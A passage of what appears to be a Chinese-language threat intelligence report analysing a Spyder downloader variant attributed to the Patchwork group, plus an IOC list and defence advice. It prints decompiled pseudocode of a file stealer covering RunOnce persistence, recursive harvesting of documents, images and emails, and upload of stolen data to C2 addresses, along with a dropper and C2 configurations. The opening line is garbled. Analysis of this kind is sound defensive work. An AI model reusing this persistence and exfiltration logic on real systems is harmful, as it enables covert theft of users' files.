!A6!A6!A6!@5 @5 ?4 @5 @5 @5 ?4 @5 @5 @5 A6!@6!@5 ?4.>3.?5 @5 @5 @6!A6!A7"@6!@6!A6!?5 @6!B7"A7"@5 ?4.?4 ?4 ?4 ?4 @5 @5 @5 @5!@5!@5!@5!@5!A6!A6!@5!
```

组件二：文件窃密


文件窃密组件 RstMwService.exe 首先将自身文件路径设置为注册表中当前用户 RunOnce 项下 DeviceDisplay 的数据。

```
memset(Filename, 0, sizeof(Filename));
GetModuleFileNameW(0, Filename, 0x2000u);
RegCreateKeyW_ptr(HKEY_CURRENT_USER, L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce", v63);
v45 = lstrlenW(Filename);
RegSetValueExW_ptr(v63[0], L"DeviceDisplay", 0, 1, Filename, 2 * v45);
RegCloseKey_ptr(v63[0]);
```

从资源区释放文件，保存为 INTERNET_CACHE 目录下的 MsEngLU.dll（MD5：c568d613ba74fd6cd5da730f6ce38626）。



最后加载 MsEngLU.dll，调用导出函数 DriveBackup。



MsEngLU.dll 带有数字签名 "GJT AUTOMOTIVE LTD"。


该 DLL 从用户的 Desktop、Documents、Downloads、OneDrive 子目录，以及所有非系统盘的根目录开始递归收集文件信息。

```
SHGetKnownFolderPath(&stru_101223E0, 0, 0, (PWSTR *)&var_folder_Desktop);// "%USERPROFILE%\Desktop"
SHGetKnownFolderPath(&stru_10122400, 0, 0, &var_folder_Documents);// "%USERPROFILE%\Documents"
SHGetKnownFolderPath(&stru_10122410, 0, 0, &var_folder_Downloads);// "%USERPROFILE%\Downloads"
SHGetKnownFolderPath(&stru_101223F0, 0, 0, &var_folder_SkyDrive);// "%USERPROFILE%\OneDrive"
CollectFileInfo(var_folder_Desktop);
CollectFileInfo(var_folder_Documents);
CollectFileInfo(var_folder_Downloads);
CollectFileInfo(var_folder_SkyDrive);
*(_DWORD *)RootPathName = ':\0A';
v22 = '\\';
sub_10102260((int)Buffer, 0, 520);
GetWindowsDirectoryW(Buffer, 0x208u);
DriveNumberW = PathGetDriveNumberW(Buffer);
system_drive = (WCHAR *)GlobalAlloc(0x40u, 0xAu);
PathBuildRootW(system_drive, DriveNumberW);
RootPathName[0] = 'A';
do
{
  v10 = GetDriveTypeW(RootPathName) - 2;
  if ( (!v10 || v10 == 1) && lstrcmpW(system_drive, RootPathName) )// 2: DRIVE_REMOVABLE; 3: DRIVE_FIXED
    CollectFileInfo(RootPathName);
  ++RootPathName[0];
}
while ( (unsigned int)RootPathName[0] <= 'Z' );
```

窃密软件关注的文件类型包括文档、压缩包、图片、音频、电子邮件。

```
if ( lstrcmpW(FindFileData.cFileName, L".") && lstrcmpW(FindFileData.cFileName, L"..") )
{
  v3 = lstrlenW(v1);
  v4 = lstrlenW(FindFileData.cFileName);
  v5 = (WCHAR *)GlobalAlloc(0x40u, 2 * (v4 + v3) + 128);
  PathCombineW(v5, this, FindFileData.cFileName);
  if ( (FindFileData.dwFileAttributes & 0x10) != 0 )
  {
    CollectFileInfo(v5);
  }
  else
  {
    ExtensionW = PathFindExtensionW(v5);
    if ( !lstrcmpW(ExtensionW, L".pdf") )
      sub_10001350(v5, FindFileData.ftLastWriteTime.dwLowDateTime);
    if ( !lstrcmpW(ExtensionW, L".doc") )
      sub_10001350(v5, FindFileData.ftLastWriteTime.dwLowDateTime);
    if ( !lstrcmpW(ExtensionW, L".docx") )
      sub_10001350(v5, FindFileData.ftLastWriteTime.dwLowDateTime);
    if ( !lstrcmpW(ExtensionW, L".xls") )
      sub_10001350(v5, FindFileData.ftLastWriteTime.dwLowDateTime);
    if ( !lstrcmpW(ExtensionW, L".xlsx") )
      sub_10001350(v5, FindFileData.ftLastWriteTime.dwLowDateTime);
    if ( !lstrcmpW(ExtensionW, L".ppt") )
      sub_10001350(v5, FindFileData.ftLastWriteTime.dwLowDateTime);
    if ( !lstrcmpW(ExtensionW, L".pptx") )
      sub_10001350(v5, FindFileData.ftLastWriteTime.dwLowDateTime);
    if ( !lstrcmpW(ExtensionW, L".zip") )
      sub_10001350(v5, FindFileData.ftLastWriteTime.dwLowDateTime);
    if ( !lstrcmpW(ExtensionW, L".png") )
      sub_10001350(v5, FindFileData.ftLastWriteTime.dwLowDateTime);
    if ( !lstrcmpW(ExtensionW, L".jpeg") )
      sub_10001350(v5, FindFileData.ftLastWriteTime.dwLowDateTime);
    if ( !lstrcmpW(ExtensionW, L".opus") )
      sub_10001350(v5, FindFileData.ftLastWriteTime.dwLowDateTime);
    if ( !lstrcmpW(ExtensionW, L".ogg") )
      sub_10001350(v5, FindFileData.ftLastWriteTime.dwLowDateTime);
    if ( !lstrcmpW(ExtensionW, L".eml") )
      sub_10001350(v5, FindFileData.ftLastWriteTime.dwLowDateTime);
    if ( !lstrcmpW(ExtensionW, L".rar") )
      sub_10001350(v5, FindFileData.ftLastWriteTime.dwLowDateTime);
    FirstFileW = v9;
  }
```

文件信息存放在 SQLite 格式的本地数据库 "%APPDATA%\Microsoft\Windows\Libraries\policy.db"中。



最后将数据回传到 "hxxp://93.95.230.16/domcomtwit/hen.php"。

```
83    g_cmp_name_encode = Base64Encode((char *)String, 2 * v11);
84    v12 = lstrlenW(v25);
85    g_user_name_encode = Base64Encode((char *)v25, 2 * v12);
86    sub_1006C870(g_db_1014E8C8, (int)"SELECT * FROM _loads WHERE _uploaded=0", -1, (int)&v15, 0);
87    while ( sub_10055010(v15) == 100 )
88    {
89      v13 = (const WCHAR *)sub_10055860(v15, 1);
90      sub_10001730(v13);                        // request to C2
91      sub_1006C870(g_db_1014E8C8, (int)"UPDATE _loads SET _uploaded=1 WHERE _file=?", -1, (int)&var_folder_Desktop, 0);
92      sub_10054780((int)var_folder_Desktop, 1, (int)v13, -1, -1);
93      sub_10069CC0(g_db_1014E8C8, (int)"COMMIT", 0, 0, (int)&var_folder_SkyDrive);
94      sub_10055010(var_folder_Desktop);
95      sub_10055D40((int)var_folder_Desktop);
96    }
```

```
35    if ( v14 )
36    {
37      sub_10002CB0(v19, &v18, 1, "compname", 4, g_cmp_name_encode, 17);
38      sub_10002CB0(v19, &v18, 1, "username", 4, g_user_name_encode, 17);
39      v6 = lpFileName;
40      v7 = lstrlenW(lpFileName);
41      lpStringa = (WCHAR *)Base64Encode((char *)lpFileName, 2 * v7);
42      sub_10002CB0(v19, &v18, 1, "filepath", 4, lpStringa, 17);
43      FileNameW = PathFindFileNameW(v6);
44      v9 = lstrlenW(FileNameW);
45      v10 = (void *)Base64Encode((char *)FileNameW, 2 * v9);
46      sub_10002CB0(v19, &v18, 1, "KMvBwHSvKAVCkJhn", 12, v4, 13, v15, 16, v10, 14, "application/octet-stream", 17);
47      sub_10007380(v14, 10002, (char)"http://93.95.230.16/domcomtwit/hen.php");
48      sub_10007380(v14, 47, 1);
49      sub_10007380(v14, 10024, v19[0]);
50      v11 = sub_10001F40(v14);
51      if ( v11 )
52      {
53        v13 = sub_10003510(v11);
54        v12 = sub_10104CDA(2);
55        sub_10001010(v12, "curl_easy_perform() failed: %s\n", v13);
56      }
```

溯源关联

本次发现的 Spyder 变种仍具有以往 Spyder 样本[1,2]的诸多特征，包括：XOR 解密字符串；设置多个计划任务；以 JSON 字符串格式组织通信数据；先从 C2 服务器获取加密压缩包信息再下载压缩包并解密等。

该 Spyder 变种关联到一些相似的样本，从程序创建时间可以看出此类变种至少从 3 月份开始投入使用。

MD5	编译时间	C&C
887d76e305d1b2ac22a83a1418a9fc57	2024-03-14 14:47:01 UTC	l0p1.shop
47b4ed92cfc369dd11861862d377ae26	2024-04-05 14:09:32 UTC	firebaseupdater.com
0dc0816bd46f3fe696ed0a2f1b67cfa8	2024-04-25 17:10:20 UTC	firebaseupdater.com
e8a9b75c5e41f6d4af9f32c11d0057cb	2024-04-25 17:10:20 UTC	firebaseupdater.com

```
lstrcpyA(&g_struct_4C4668->str_version, "0.0.0.1");
v19 = g_struct_4C4668;
v11 = lstrcpyW;
g_struct_4C4668->dword14 = 0;
lstrcpyW((LPWSTR)v19->wstr_host, L"l0p1.shop");
lstrcpyW(&g_struct_4C4668->wstr_url_dir, L"/ares/");
lstrcpyW(&g_struct_4C4668->wstr_url_path, L"pencil.php");
lstrcpyW(&g_struct_4C4668->wstr_mutex, L"naOU3bTZqsHROFIe");
v20 = g_struct_4C4668;
g_struct_4C4668->sleep_time = 4000;
lstrcpyA((LPSTR)&v20->char69C, "ZXF");
```

```
lstrcpyA((LPSTR)(dword_458180 + 4), "1.0.0.1");
*(_DWORD *)(dword_458180 + 20) = 0;
lstrcpyW((LPWSTR)(dword_458180 + 24), L"firebaseupdater.com");
lstrcpyW((LPWSTR)(dword_458180 + 536), L"/gandalf/");
lstrcpyW((LPWSTR)(dword_458180 + 1048), L"cane.php");
lstrcpyW((LPWSTR)(dword_458180 + 1564), L"yXXUKlWPEKQW0hto");
*(_DWORD *)(dword_458180 + 1560) = 4000;
v112 = lstrlenA((LPCSTR)(dword_458180 + 4));
```

根据 RstMwService.exe 释放的 MsEngLU.dll 可以关联到另一个相同的文件窃密软件（MD5：339ce8f7b5f253f2397fc117f6503f1f），回传文件信息的 URL 为 "hxxp://89.147.109.143/lightway/hex.php"。

```
if ( v14 )
{
  sub_10002CB0(v19, &v18, 1, "compname", 4, dword_1014E8D0, 17);
  sub_10002CB0(v19, &v18, 1, "username", 4, dword_1014E8CC, 17);
  v6 = lpFileName;
  v7 = lstrlenW(lpFileName);
  lpStringa = (WCHAR *)sub_10001040(lpFileName, 2 * v7);
  sub_10002CB0(v19, &v18, 1, "filepath", 4, lpStringa, 17);
  FileNameW = PathFindFileNameW(v6);
  v9 = lstrlenW(FileNameW);
  v10 = (void *)sub_10001040(FileNameW, 2 * v9);
  sub_10002CB0(v19, &v18, 1, "KMvBwHSvKAVCkJhn", 12, v4, 13, v15, 16, v10, 14, "application/octet-stream", 17);
  sub_10007380(v14, 10002, (char)"http://89.147.109.143/lightway/hex.php");
  sub_10007380(v14, 47, 1);
  sub_10007380(v14, 10024, v19[0]);
  v11 = sub_10001F40(v14);
  if ( v11 )
  {
    v13 = sub_10003510(v11);
    v12 = sub_10104CDA(2);
    sub_10001010(v12, "curl_easy_perform() failed: %s\n", v13);
  }
  sub_10001EC0(v14);
  sub_10002CD0(v19[0]);
  sub_101075D4(lpStringa);
  sub_101075D4(v10);
}
```

释放该窃密软件的样本（MD5：e19e53371090b6bd0e1d3c33523ad665）同样将其保存为 INTERNET_CACHE 目录下的 MsEngLU.dll 文件，并调用其导出函数 DriveBackup。

```
strcpy(v18, "xr8cqp7BEbNTKgnSaw9HDL6JQWuzYh3f");
memset(pszPath, 0, 0x1000u);
SHGetFolderPathW(0, CSIDL_INTERNET_CACHE, 0, 0, pszPath);
lstrcatW(pszPath, L"\\MsEngLU.dll");
FileW = CreateFileW(pszPath, 0x10000000u, 1u, 0, 2u, 0x80u, 0);
if ( FileW != (HANDLE)-1 )
{
  sub_401430(v4, (unsigned __int8 *)v18);     // decrypt content
  WriteFile(FileW, g_content_415880, 0x157FA8u, &NumberOfBytesWritten, 0);
  CloseHandle(FileW);
  ThreadLocalStoragePointer = (int *)NtCurrentTeb()->ThreadLocalStoragePointer;
  v19 = 0x121E1F6AFDF4E9A3i64;
  v20 = 0x8BEDEE8C;
  v7 = *ThreadLocalStoragePointer;
  v8 = *(_DWORD *)(*ThreadLocalStoragePointer + 168);
  if ( (v8 & 1) == 0 )
  {
    v9 = v19;
    *(_BYTE *)(v7 + 164) = 1;
    *(_DWORD *)(v7 + 168) = v8 | 1;
    v10 = v20;
    *(_QWORD *)(v7 + 152) = v9;
    *(_DWORD *)(v7 + 160) = v10;
    __tlregdtor(sub_40D800);
  }
  v11 = v7 + 152;
  if ( *(_BYTE *)(v7 + 164) )
  {
    v19 = 0i64;
    v12 = 0;
    v17 = 0;
    do
    {
      *(_BYTE *)(v12 + v11) ^= 0x717F5D0F8B9D9BE7ui64 >> (8 * (v12 & 7));
      v13 = (__PAIR64__(v17, v12++) + 1) >> 32;
      v17 = v13;
    }
    while ( __PAIR64__(v13, v12) < 0xC );     // "DriveBackup"
    *(_BYTE *)(v11 + 12) = 0;
  }
  LibraryW = LoadLibraryW(pszPath);
  ProcAddress = (void (*)(void))GetProcAddress(LibraryW, (LPCSTR)v11);
  ProcAddress();
}
```

总结

Spyder 的再度更新表明该下载器已经成为摩诃草组织的一款常用工具。两款窃密组件分开下载，并执行不同的功能，体现出攻击者武器库的模块化结构。目前捕获到的后续组件功能为截屏和文件信息收集，很可能只是下发载荷种类的冰山一角，因为攻击者完全可以根据收集的信息有选择性地对高价值目标采取进一步行动。

防护建议

奇安信威胁情报中心提醒广大用户，谨防钓鱼攻击，切勿打开社交媒体分享的来历不明的链接，不点击执行未知来源的邮件附件，不运行标题夸张的未知文件，不安装非正规途径来源的APP。做到及时备份重要文件，更新安装补丁。

若需运行，安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台（https://sandbox.ti.qianxin.com/sandbox/page）进行判别。目前已支持包括Windows、安卓平台在内的多种

格式文件深度分析。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。

IOC

MD5：

689c91f532482aeff84c029be61f681a
887d76e305d1b2ac22a83a1418a9fc57
47b4ed92cfc369dd11861862d377ae26
0dc0816bd46f3fe696ed0a2f1b67cfa8
e8a9b75c5e41f6d4af9f32c11d0057cb
7a177ef0b1ce6f03fa424becfb9d37ac
85d0f615923af8196fa7d08ef1c68b64
e19e53371090b6bd0e1d3c33523ad665
c568d613ba74fd6cd5da730f6ce38626
339ce8f7b5f253f2397fc117f6503f1f

C&C：

onlinecsstutorials.com
l0p1.shop
firebaseupdater.com
93.95.230.16:80
89.147.109.143:80

URL：

hxxp://onlinecsstutorials.com/soup/pencil.php
hxxp://onlinecsstutorials.com/soup/download.php?mname=
hxxp://onlinecsstutorials.com/soup/upsman.php
hxxp://l0p1.shop/ares/pencil.php
hxxp://l0p1.shop/ares/download.php?mname=
hxxp://firebaseupdater.com/gandalf/cane.php
hxxp://firebaseupdater.com/gandalf/download.php?mname=
hxxp://93.95.230.16/domcomtwit/hen.php
hxxp://89.147.109.143/lightway/hex.php

参考链接

[1].https://ti.qianxin.com/blog/articles/Suspected-Patchwork-Utilizing-WarHawk-Backdoor-Variant-Spyder-for-Espionage-on-Multiple-Nations-CN/
[2].https://ti.qianxin.com/blog/articles/Delivery-of-Remcos-Trojan-by-Mahaccha-Group-APT-Q-36-Leveraging-Spyder-Downloader-CN/